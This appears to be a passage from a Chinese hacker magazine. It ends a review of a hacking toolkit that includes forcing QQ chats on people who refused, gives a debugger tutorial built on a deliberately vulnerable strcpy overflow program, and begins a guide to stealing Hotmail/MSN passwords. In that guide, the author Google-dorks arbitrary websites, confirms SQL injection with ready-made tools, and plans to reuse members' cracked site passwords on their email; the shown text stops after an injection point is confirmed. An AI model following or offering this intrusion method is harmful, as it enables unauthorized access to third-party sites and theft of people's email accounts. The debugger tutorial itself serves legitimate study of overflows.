“系统控制”包括一些常见的系统检测功能。点击“查看所有系统进程”按钮，返回框会显示出两种进程列表形式，简单的是由MT检测出的进程列表，详细的则是由WIN XP系统自带的tasklist返回的进程列表。详细的列表信息会比简单的多出内存使用情况、进程窗口名称等。如果系统存在木马、病毒等恶意程序，可以通过“结束进程”来终止程序的进程；如果该恶意程序有多个进程，可以通过“同时结束多进程”来实现。通过“查看进程所用的端口”可以查看到有哪些进程正在访问网络，还可以显示出哪些进程的DLL文件有访问网络的功能，如图10所示。




图10 “系统控制”操作区




图11 其它功能控制区

其它功能

1.强制聊天

经常在网上聊天的朋友都会遇到这种情况，当你非常渴望和某位朋友聊天的时候，他却无情地拒绝了你。这时，此项功能就可以帮你强行和他聊天了。在界面中输入强行聊天的QQ号码，然后点击“强制聊天”按钮，打开的QQ就会自动弹出一个临时会话窗口，现在我们就可以和这个网友进行聊天了。如果本地计算机同时打开了多个QQ，该工具会提示用户让他选择其中的一个QQ来进行临时会话。不过需要提醒大家的是，该工具虽然使用非常简单方便，但并不是对所有的QQ用户都管用的，这主要取决于双方使用的QQ版本。因为临时会话功能是QQ2004 II版本才推出的新功能，所以如果用户使用的是2004 II版以前的版本，那就不能和对方进行强行聊天了。

2.Q-Zone代码生成

该功能可以帮助用户生成所需要的Q-Zone代码，包括空间常用、空间美化、空间鼠标、FLASH、Iframe等多个类型。用户可以根据程序的提示一步步地完成代码的生成，然后将生成的代码添加到自己的Q-Zone空间中。另外，如果你觉得这些代码还不够用的话，可以到BOX的官方网站下载更多的Q-Zone代码进行使用，如图11所示。

至此，这款全新的黑客工具集就为大家介绍完了。从上面的介绍可以看到，BOX的功能涵盖了很多常见的黑客功能，以后再也不用为寻找具有某些功能的程序而发愁了，正所谓“一旦拥有，别无所求”啊。各位菜鸟朋友，还不赶紧去下载一个收藏起来！

【文中讲到的JiaJia_Box v2.0已经收录在光盘中。】

从本文你可以学到：
1. VCDebug在溢出漏洞分析中的调试功能。
2. _cdecl、_stdcall、PASSCAL调用的区别。

经典溢出漏洞调试器之二——VCDebug

snail

一、工具简介

VCDebug即VC调试器，是Microsoft Visual Studio自带的调试器。第一，VC调试器作为监视器，无须知道目标函数的原型就可以得到简单的输入输出参数和函数运行结果。而且，由于监视代码没有注入目标程序中，所以不会出现监视目标函数和监视代码的冲突。第二，VC调试器可以跟踪递归函数，也可以跟踪DLL模块调用DLL本身的函数，以及EXE内部调用自身的函数。第三，VC调试器还可以调试多线程，虽然比较麻烦，但也证明多线程是可以调试的。所以从以上几点可以看出，VC调试器的功能很强大。

从调试程序的种类来分：
1、调试Debug程序；
2、调试Release程序（调试Release程序时为汇编代码）。
从调试环境来分：
1、本地调试；
2、远程调试。

调试工具的界面如图1所示。

（1）观察窗口(Watch)

调试程序时，监视变量和表达式。

（2）快速查看窗口(Quick watch)




图1 VC调试器的界面

功能和观察窗口差不多。

（3）变量窗口(Variables)

变量窗口有三个标签：Auto标签显示了当前语句和前一条语句用到的变量；Locals标签显示当前函数的局部变量；this标签显示了this指针执行的对象。

(4) 寄存器窗口(Register)

可以监视CPU的寄存器、标志值以及堆栈。

(5) 内存窗口(Memory)

可显示从一特定地址开始的虚拟内存。Address 框允许你指定从哪个虚拟内存地址开始显示。

(6) 调用栈窗口(Call stack)

可显示引起当前源代码语句执行的一系列函数调用，当前函数在堆栈的顶端。

(7) 反汇编窗口(Disassembly)

可查看编译器生成的对应于源代码的汇编指令。

另外，F10-进入VC调试器后调试（不进入子函数），F9-设置断点，F11-单步调试(进入子函数内部)，F5-执行程序返回，F7-中断调试。

上面只是对VC调试器的基本介绍，接下来我们结合例子来谈谈它的漏洞调试功能。

二、溢出漏洞调试

具有溢出漏洞的程序代码，还是用《经典溢出漏洞调试器之一》中的abc.cpp：

```
#include "windows.h"
#include "stdio.h"
#include "string.h"
int fun(char *szIn, int nTest)
{
char szBuf[8];
strcpy(szBuf, szIn);

return 0;
}
int main()
{
char sz_In[] = "1234567890abc
defghijklmn";
fun(sz_In, 888);
return 0;
}
```

现在，我们的目的就是要通过VC调试器来确定漏洞的溢出点位置。在WinXP SP2+VC6下编译（compile)，构件(Build)后，生成了abc.exe可执行文件。接着我们直接双击abc.exe文件，程序出现了异常并停了下来，如图2所示。




图2 显示异常

直接点击“调试”后，出现一个窗口：Unhandle exception in abc.exe：0xc0000005:Access Violation，点击“确定”后，出现了如图3所示的界面。




图3 显示异常代码和当前Register

如图3所示，0x66656463，正是我们的“cdef”，而当前EBP=0x62613039，即“90ab”。不难看出，函数在返回之后由于EIP指向了0x66656463这样的非法地址而导致了指令解析错误。我们再看看堆栈的情况。此时ESP=0x0013ff10，查看内存窗口区域，在Address中键入：ESP，如图4所示。




图4 在Address中输入ESP

可以看出，由于fun函数的调用约定是__cdecl，在返回之后main函数还没来得及恢复堆栈，溢出就已经发生了，而溢出点的位置和源代码中给出的情况正好相符。

下面再补充一下关于_cdecl、_stdcall、PASCAL调用的区别，如图5所示。

__cdecl 调用约定	PASCAL 调用约定	__stdcall 调用约定
push par3 ; 参数按右到左传递	push par1 ; 参数按左到右传递	push par3 ; 参数按右到左传递
push par2	push par2	push par2
push par1	push par3	push par1
call test1	call test1 ; 函数内平衡堆栈	call test1 ; 函数内平衡堆栈
add esp,0C ; 平衡堆栈		

图5 调用之间的区别

三、总结

VC调试器的漏洞调试功能就简单介绍到这里，希望对初学的朋友有用。第一次写文章，感谢dangguai27给我的热心帮助和指导。


Q&A

1、Q：我双击abc.exe后出现的提示窗口和图2不同，是“0x66656463”指令引用的“0x66656463”内存，该内存不能为“read”。我的系统是windows2000+sp4。

A：这是由于windows2000和windows xp的错误处理机制不同而造成的，这时你只需点击“取消”就可以进入VC调试器，当然前提条件是安装了Microsoft Visual Studio。补充一点是：从该内存不能为“read”来看，可以确定是栈溢出；同理，当提示不能为“write”时，为堆溢出。

2、Q：在调试时，我要覆盖SHE(结构化异常处理)地址，发现无法获得入口地址。

A：在VC调试器中是针对于应用级调试，所以是不行的。但可以在系统级调试工具softice中输入命令d fs:0来获得。所以还是要多种调试工具结合使用。



另类破“hotmail&msn”电子邮箱

Phenix

大家都知道，hotmail电子邮箱是微软的，破解起来比较困难，但是我们可以换个思路啊，现在就用注入工具来破解它！

工具：啊D SQL注入工具1.1和明小子的Domain3.5。

（啊D和明小子齐声喊道：“偶们怎么不知道有此功能啊？！”）呵呵，不要急嘛，大家继续往下看，我的思路是利用“社会工程学的原理”：一些人在设置密码的时候，喜欢用同一个密码，呵呵～～方便嘛！不过他这一方便，就大大地“方便”了我们。有一些网站在注册会员的时候都要求输入电子邮箱，只要我们能破解该会员所在网站的密码，嘿嘿，那电子邮箱的密码还不是手到擒来？

下面我就给大家演示一下。首先打开啊D的SQL注入工具，在注入点检测里面输入www.google.com，我们用搜索引擎找，这样比较快。就搜“美女asp?id =”吧，如图1所示。




图1 寻找注入点

要是没有显示注入点，我们就多点几下“下一页”，这样的网站有很多的，呵呵。随便找了一个“http://www.86-×××××.com/main/listpro.asp?id=343”，有注入的，我们再将它放进Domain3.5里进行SQL注入猜解检测，哈哈，显示“恭喜，该URL可以注入！数据库类型：MSSQL数据库（错误提示开启）”，如图2所示。




图2 确认是否能进行注入

